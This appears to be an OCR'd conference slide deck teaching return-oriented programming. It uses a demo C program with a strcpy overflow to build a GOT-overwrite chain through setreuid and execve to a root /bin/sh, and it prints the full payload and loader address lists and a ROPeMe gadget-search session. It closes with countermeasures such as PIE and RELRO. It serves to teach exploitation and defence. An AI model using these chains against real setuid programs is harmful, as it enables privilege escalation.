


eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp  :  baadcafe
ebx  :  baadcafe
ecx  :  00054120
```


Example




```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  ad00738c
ebx     :  baadcafe
ecx     :  00054120
```

Example





```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

eip →

```
ebp     :  ad00738c
ebx     :  baadcafe
ecx     :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  080497f0 -> 049cf0
ebx     :  baadcafe
ecx     :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp     :  080497f0 -> 9de10
ebx     :  baadcafe
ecx     :  00054120
```

Example




eip →

```
0x80484b4 :  pop ebp;
             ret
0x8048624 :  pop ecx;
             pop ebx;
             leave;
             ret
0x80484b4 :  pop ebp;
             ret
0x80484ae :  add [ebp+5b042464] ecx;
             pop ebp;
             ret
```

```
ebp   :  babeface
ebx   :  baadcafe
ecx   :  00054120
```

Final check


src
dest
pop-pop-ret
strcpy@plt
src
dest
pop-pop-ret
strcpy@plt
Overflow stack
/bin/sh
...
Function3@PLT
GOT overwrite_3
Function2@PLT
GOT overwrite_2
Function1@PLT
GOT overwrite_1
Fixed stack
Change code flow (esp)

ROPeMe

```
[idkwim@idkwim ropeme-bhus10]$ ./ropeme/ropshell.py
Simple ROP interactive shell: [generate, load, search] gadgets
ROPeMe> help
Available commands: type help <command> for detail
  generate      Generate ROP gadgets for binary
  load          Load ROP gadgets from file
  search        Search ROP gadgets
  shell         Run external shell commands
  ^D            Exit

ROPeMe> generate vuln 4
Generating gadgets for vuln with backward depth=4
It may take few minutes depends on the depth and file size...
Processing code block 1/1
Generated 87 gadgets
Dumping asm gadgets to file: vuln.ggt ...
OK
ROPeMe> search pop eax
Searching for ROP gadget:  pop eax with constraints: []

ROPeMe> search [pop eax]
Searching for ROP gadget:  [pop eax] with constraints: []

ROPeMe> search pop ?
Searching for ROP gadget:  pop ? with constraints: []
0x80484b4L: pop ebp ;;
0x8048573L: pop ebp ;;
0x80485d8L: pop ebp ;;
```

DEMO

```
// vuln.c
// gcc -o vuln vuln.c -fno-stack-protector -fno-pie -mpreferred-stack-boundary=2

#include <string.h>
#include <stdio.h>
int main (int argc, char **argv)
{
        char buf[256];
        int i;
        seteuid (getuid());

        strcpy (buf, argv[1]);      // vulnerable code
        printf ("%s₩nLen:%d₩n", buf, (int)strlen(buf));
        return (0);
}
```

DEMO - payload

seteuid (getuid())

- getuid@GOT getuid->setreuid
- getuid@PLT (ruid=-1, euid=99)
- getuid@PLT (ruid=99, euid=-1)
- getuid@GOT setreuid -> execve
- getuid@PLT (/bin/sh)

DEMO - payload

pop ebp; ret pop ecx; pop ebx; leave; ret getuid@PLT
add [ebp+0x5b042464], ecx; pop ebp; ret pop-pop-ret ret(dummy)

Generating GOT overwriting: getuid@GOT getuid -> setreuid
['0x080484b4', '0x0804941c', '0x08048624', '0x000374e0', '0x08048574', '0x080484b4',
'0xad00738c', '0x08048574', '0x080484ae', '0x08048574']

setreuid: getuid@PLT (ruid=-1, euid=99) & getuid@PLT (ruid=99, euid=-1)
Generating PLT call: getuid@PLT ['0xffffffff', '0x00000063'] & ['0x00000063', '0xffffffff']
['0x080483e8', '0x080484b3', '0xffffffff', '0x00000063']
['0x080483e8', '0x080484b3', '0x00000063', '0xffffffff']

Generating GOT overwriting: getuid@GOT setreuid -> execve
['0x080484b4', '0x08049464', '0x08048624', '0xfffc84e0', '0x08048574', '0x080484b4',
'0xad00738c', '0x08048574', '0x080484ae', '0x08048574']

execve: getuid@PLT (/bin/sh)
['0x080483e8', '0xffffffff', '0x08049494', '0x00000000', '0x00000000', '0x6e69622f', '0x0068732f']

DEMO - payload

```
['0x080484b4', '0x0804941c', '0x08048624',
 '0x000374e0', '0x08048574', '0x080484b4',
 '0xad00738c', '0x08048574', '0x080484ae',
 '0x08048574', '0x080483e8', '0x080484b3',
 '0xffffffff', '0x00000063', '0x080483e8',
 '0x080484b3', '0x00000063', '0xffffffff',
 '0x080484b4', '0x08049464', '0x08048624',
 '0xfffc84e0', '0x08048574', '0x080484b4',
 '0xad00738c', '0x08048574', '0x080484ae',
 '0x08048574', '0x080483e8', '0xffffffff',
 '0x08049494', '0x00000000', '0x00000000',
       '0x6e69622f', '0x0068732f']
```

DEMO - loader

```
strcpy@PLT        : 0x080483c8
pop-pop-ret       : 0x080484b3
Pixed stack       : 0x08049410

0x8048179 b4 '₩xb4'
Generating PLT call: strcpy@PLT ['0x08049410', '0x08048179']
['0x080483c8', '0x080484b3', '0x08049410', '0x08048179']

0x8048008 00 '₩x00'
Generating PLT call: strcpy@PLT ['0x0804948f', '0x08048008']
['0x080483c8', '0x080484b3', '0x0804948f', '0x08048008']

0x804887b 736800 'sh₩x00'
Generating PLT call: strcpy@PLT ['0x08049499', '0x0804887b']
['0x080483c8', '0x080484b3', '0x08049499', '0x0804887b']
```

DEMO - loader

```
['0x080483c8', '0x080484b3', '0x08049410', '0x08048179', '0x080483c8', '0x080484b3', '0x08049411', '0x08048019', '0x080483c8',
'0x080484b3', '0x08049414', '0x080480a8', '0x080483c8', '0x080484b3', '0x08049415', '0x080485c5', '0x080483c8', '0x080484b3',
'0x08049416', '0x08048102', '0x080483c8', '0x080484b3', '0x08049419', '0x080480fd', '0x080483c8', '0x080484b3', '0x0804941c',
'0x08048318', '0x080483c8', '0x080484b3', '0x0804941d', '0x080480f6', '0x080483c8', '0x080484b3', '0x0804941e', '0x08048007',
'0x080483c8', '0x080484b3', '0x08049420', '0x080480f6', '0x080483c8', '0x080484b3', '0x08049421', '0x0804843d', '0x080483c8',
'0x080484b3', '0x08049424', '0x08048179', '0x080483c8', '0x080484b3', '0x08049425', '0x08048019', '0x080483c8', '0x080484b3',
'0x08049428', '0x08048720', '0x080483c8', '0x080484b3', '0x08049429', '0x08048294', '0x080483c8', '0x080484b3', '0x0804942b',
'0x080481a8', '0x080483c8', '0x080484b3', '0x0804942c', '0x080480f6', '0x080483c8', '0x080484b3', '0x0804942d', '0x0804843d',
'0x080483c8', '0x080484b3', '0x08049430', '0x080487e0', '0x080483c8', '0x080484b3', '0x08049431', '0x08048019', '0x080483c8',
'0x080484b3', '0x08049434', '0x080480f6', '0x080483c8', '0x080484b3', '0x08049435', '0x0804843d', '0x080483c8', '0x080484b3',
'0x08049438', '0x08048328', '0x080483c8', '0x080484b3', '0x08049439', '0x08048711', '0x080483c8', '0x080484b3', '0x0804943c',
'0x080485c6', '0x080483c8', '0x080484b3', '0x0804943d', '0x08048019', '0x080483c8', '0x080484b3', '0x08049440', '0x080483a5',
'0x080483c8', '0x080484b3', '0x08049444', '0x08048908', '0x080483c8', '0x080484b3', '0x08049446', '0x08048008', '0x080483c8',
'0x080484b3', '0x08049447', '0x08048008', '0x080483c8', '0x080484b3', '0x08049448', '0x08048328', '0x080483c8', '0x080484b3',
'0x08049449', '0x08048711', '0x080483c8', '0x080484b3', '0x0804944c', '0x080485c6', '0x080483c8', '0x080484b3', '0x0804944d',
'0x08048019', '0x080483c8', '0x080484b3', '0x08049450', '0x08048908', '0x080483c8', '0x080484b3', '0x08049452', '0x08048008',
'0x080483c8', '0x080484b3', '0x08049453', '0x08048008', '0x080483c8', '0x080484b3', '0x08049454', '0x080483a5', '0x080483c8',
'0x080484b3', '0x08049458', '0x08048179', '0x080483c8', '0x080484b3', '0x08049459', '0x08048019', '0x080483c8', '0x080484b3',
'0x0804945c', '0x080480f7', '0x080483c8', '0x080484b3', '0x0804945d', '0x080485c5', '0x080483c8', '0x080484b3', '0x0804945e',
'0x08048102', '0x080483c8', '0x080484b3', '0x08049461', '0x080480fd', '0x080483c8', '0x080484b3', '0x08049464', '0x08048318',
'0x080483c8', '0x080484b3', '0x08049465', '0x08048019', '0x080483c8', '0x080484b3', '0x08049466', '0x0804836d', '0x080483c8',
'0x080484b3', '0x08049468', '0x080480f6', '0x080483c8', '0x080484b3', '0x08049469', '0x0804843d', '0x080483c8', '0x080484b3',
'0x0804946c', '0x08048179', '0x080483c8', '0x080484b3', '0x0804946d', '0x08048019', '0x080483c8', '0x080484b3', '0x0804946e',
'0x080489da', '0x080483c8', '0x080484b3', '0x08049471', '0x08048294', '0x080483c8', '0x080484b3', '0x08049473', '0x080481a8',
'0x080483c8', '0x080484b3', '0x08049474', '0x080480f6', '0x080483c8', '0x080484b3', '0x08049475', '0x0804843d', '0x080483c8',
'0x080484b3', '0x08049478', '0x080487e0', '0x080483c8', '0x080484b3', '0x08049479', '0x08048019', '0x080483c8', '0x080484b3',
'0x0804947a', '0x08048be2', '0x080483c8', '0x080484b3', '0x0804947d', '0x0804843d', '0x080483c8', '0x080484b3', '0x08049480',
'0x08048328', '0x080483c8', '0x080484b3', '0x08049481', '0x08048711', '0x080483c8', '0x080484b3', '0x08049484', '0x080483a5',
'0x080483c8', '0x080484b3', '0x08049488', '0x080485c5', '0x080483c8', '0x080484b3', '0x08049489', '0x080485c5', '0x080483c8',
'0x080484b3', '0x0804948a', '0x08048042', '0x080483c8', '0x080484b3', '0x0804948d', '0x08048008', '0x080483c8', '0x080484b3',
'0x0804948e', '0x08048008', '0x080483c8', '0x080484b3', '0x0804948f', '0x08048008', '0x080483c8', '0x080484b3', '0x08049490',
'0x08048008', '0x080483c8', '0x080484b3', '0x08049491', '0x08048008', '0x080483c8', '0x080484b3', '0x08049492', '0x08048008',
'0x080483c8', '0x080484b3', '0x08049493', '0x08048008', '0x080483c8', '0x080484b3', '0x08049494', '0x08048134', '0x080483c8',
'0x080484b3', '0x08049495', '0x08048137', '0x080483c8', '0x080484b3', '0x08049496', '0x0804813d', '0x080483c8', '0x080484b3',
'0x08049498', '0x08048134', '0x080483c8', '0x080484b3', '0x08049499', '0x0804887b', '0x080484b4', '0x0804940c', '0x08048386']
```

Countermeasures


- PIE(Position Independent Executable)
  - Randomize executable base
  - Unable to Return-to-PLT
- handicap
  - Need to recompilation efforts
  - Due to performance penalties
  - Used in critical applications (setuid, setgid, etc…)

Countermeasures

- Linked RELRO option and/or BIND_NOW option
  - Linker to record which sections setting RELRO
  - Loader mark them read-only before running
  - GOT overwriting does not work

- Bind_NOW
  - Sort out all of links before starting execution
  - improves the effectiveness of RELRO

Countermeasures



- Return to basic
- Using safe function (fgets, strncpy, strncat, etc…)

Summary

Question & Answer